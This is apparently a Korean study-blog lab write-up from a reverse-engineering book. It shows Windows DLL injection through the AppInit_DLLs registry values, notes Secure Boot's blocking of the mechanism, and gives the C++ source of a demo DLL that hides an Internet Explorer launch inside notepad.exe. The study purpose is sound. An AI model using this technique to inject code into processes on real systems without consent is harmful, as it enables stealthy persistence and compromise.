[리버싱핵심원리] DLL 인젝션(2)_AppInit_DLLs)
Windows DLL injection

[리버싱핵심원리] DLL 인젝션(2)_AppInit_DLLs)
1. DLL 인젝션
실행중인 다른 프로세스에 특정 dll 파일을 강제로 삽입. 즉, 다른 프로세스에게 LoadLibrary API를 호출하여 악성 DLL을 로드하게 만드는것
참고: DLL이 프로세스에 로드될때 자동으로 DllMain 함수가 실행된다.
방법 2. 레지스트리 조작: AppInit_DLLs, LoadAppInit_DLLs
[리뷰] 실습

AppInit_DLLs: DLL 경로 문자열 입력 && LoadAppInit_DLLs = 1 ; 재부팅

user32.dll 이 프로세스에 로드될때 AppInit_DLLs 의 dll을 로드함(XP 제외)

악성 DLL 경로 위치 확인

AppInit_DLLs: DLL 경로 문자열 입력 && LoadAppInit_DLLs = 1
재부팅
process explorer 확인

확인결과 windows 8(정확히는 UEFI 프로토콜에 의해)부터 secure-boot 가 켜져있으면 AppInit_DLLs 인프라가 비활성화된다.
출처: https://learn.microsoft.com/en-us/windows/win32/dlls/secure-boot-and-appinit-dlls
myhack2.dll 의 소스코드(cpp)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
// myhack2.cpp

#include "windows.h"
#include "tchar.h"

#define DEF_CMD  L"c:\\Program Files\\Internet Explorer\\iexplore.exe"
#define DEF_ADDR L"http://www.naver.com"
#define DEF_DST_PROC L"notepad.exe"

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    TCHAR szCmd[MAX_PATH]  = {0,};
    TCHAR szPath[MAX_PATH] = {0,};
    TCHAR *p = NULL;
    STARTUPINFO si = {0,};
    PROCESS_INFORMATION pi = {0,};

    si.cb = sizeof(STARTUPINFO);
    si.dwFlags = STARTF_USESHOWWINDOW;
    si.wShowWindow = SW_HIDE;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        if( !GetModuleFileName( NULL, szPath, MAX_PATH ) )
            break;

        if( !(p = _tcsrchr(szPath, '\\')) )
            break;

        if( _tcsicmp(p+1, DEF_DST_PROC) )
            break;

        wsprintf(szCmd, L"%s %s", DEF_CMD, DEF_ADDR);
        if( !CreateProcess(NULL, (LPTSTR)(LPCTSTR)szCmd,
                            NULL, NULL, FALSE,
                            NORMAL_PRIORITY_CLASS,
                            NULL, NULL, &si, &pi) )
            break;

        if( pi.hProcess != NULL )
            CloseHandle(pi.hProcess);

        break;
    }

    return TRUE;
}
이 기사는 저작권자의 CC BY 4.0 라이센스를 따릅니다.